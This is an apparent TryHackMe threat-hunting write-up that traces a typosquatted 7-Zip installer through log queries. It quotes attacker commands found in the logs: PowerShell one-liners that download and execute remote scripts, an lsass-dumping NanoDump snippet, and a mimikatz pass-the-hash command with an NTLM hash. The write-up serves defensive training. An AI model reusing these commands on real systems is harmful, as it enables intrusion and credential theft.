Hunt Me 2 - Typosquatters
Disclaimer: This post contains my personal notes and methodology for the respective TryHackMe room. All the credits for the room and the lab environment go to the original creators at TryHackMe. Flags are not revealed to preserve the challenge for others.
Objective
One of the software developers installed a malicious package. We have to trace it back, to the root cause.
Date: September 26, 2023 URL: https://www.7zipp.org (clearly not 7zip)
Analysis notes
CommandLine: "C:\Windows\System32\msiexec.exe" /i "C:\Users\perry.parsons\Downloads\7z2301-x64.msi", process ID = 2532- Following the execution of this malicious payload, another remote file was downloaded.
powershell.exe iex(iwr hxxp://www[.]7zipp[.]org/a/7z[.]ps1 -useb)
1
2
3
4
5
6
7
8

A service was installed in the system.

Service Name:  7zService
Service File Name:  C:\Program Files\7-zip\7zipp.exe
Service Type:  user mode service
Service Start Type:  auto start
Service Account:  LocalSystem
The above service was installed. A user account then ran this service, which was done by the attacker, to establish a C2 connection. What is the user? Just search for the service name
1
2
3
CommandLine: "C:\Windows\system32\sc.exe" start 7zService
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
1
-C iex(iwr hxxps://raw[.]githubusercontent[.]com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-NanoDump[.]ps1 -useb); Invoke-Nanodump;
1
2
3
4
5
6
7
Creating Scriptblock text (1 of 56):
function Invoke-NanoDump
{
<#
    .DESCRIPTION
        Execute NanoDump Shellcode to dump lsass.
        Main Credits to hxxps://github[.]com/helpsys
1
-C iex(iwr hxxp://206[.]189[.]34[.]218/a/pwrex.ps1 -useb); Invoke-PowerExtract -PathToDMP C:\windows\temp\trash.evtx;
The user is james.cromwell, but how to find the hash? Hint: Mimikatz usage. Whenever it is windows, remember mimikatz.
Process ID’s to keep in mind
- 2532
- 4188 (powershell execution)
- 7008
- 9432 (mimikatz installation)
With these, construct a KQL query like process.pid: (2532 OR 4118) OR process.parent.pid: (2532 OR 4118)

process.pid: (2532 or 4188 or 7008) or process.parent.pid: (2532 or 4188 or 7008), out of 30,000 results, you get 249, and you can view it more easily now.
Further investigation
process.pid: (2532 or 4188 or 7008) or process.parent.pid: (2532 or 4188 or 7008) and mimikatz, reveals mimikatz being downloaded. PID: 9432 to keep in mind.
But since we know mimikatz is being used, just search for it.

None of the process ID’s match. So it’s good that we searched for it directly. The NTLM hash is right there.
After this, the attacker reset the password to another account. And we can find that using our process ID’s: process.pid: (2532 or 4188 or 7008 or 6804 or 10956 or 11212 or 7368) or process.parent.pid: (2532 or 4188 or 7008 or 6804 or 10956 or 11212 or 7368)
To find where this account (anna.jones) was used (which workstation), we can just search for the username. We get the workstation as WKSTN-02
agent.name: "WKSTN-02" and user.name: "anna.jones" and powershell.exe
With our observations with mimikatz, we find a few logs with user damian.hall, and “dcsync”
C:\Users\anna.jones\Downloads\m\x64\mimikatz.exe, sekurlsa::pth /user:damian.hall /domain:swiftspendfinancial.thm /ntlm:eb1892cb0a163e122bc71be173c66fed /run:powershell.exe, exit
We can just search for the hash to see which powershell script was used to dump it.
And we get more information about the user account and domain admin/domain controller.

To find the AES256 hash of the domain, we can get it from the same output, just by scrolling further and finding the value for “aes256_hmac 4096”
In the very beginning of this search, we found “hxxp://www[.]7zipp[.]org/a/777bomb[.]exe”. Could this have something to do with the ransomware? It is saved as bomb.exe
Adding file.path as a column, and searching for “bomb.exe”, we find

We see that, for file’s being encrypted and saved, the event code is 11. So build a query based on that: process.name: bomb.exe and event.code: 11. You will find all the files that were encrypted.
Columns/fields to keep
- Process.pid
- Process.executable
- Process.parent.pid
- process.command_line
Final PID list, that gave proper visibility
process.pid: (2532 or 4188 or 7008 or 6804 or 10956 or 11212 or 7368) or process.parent.pid: (2532 or 4188 or 7008 or 6804 or 10956 or 11212 or 7368)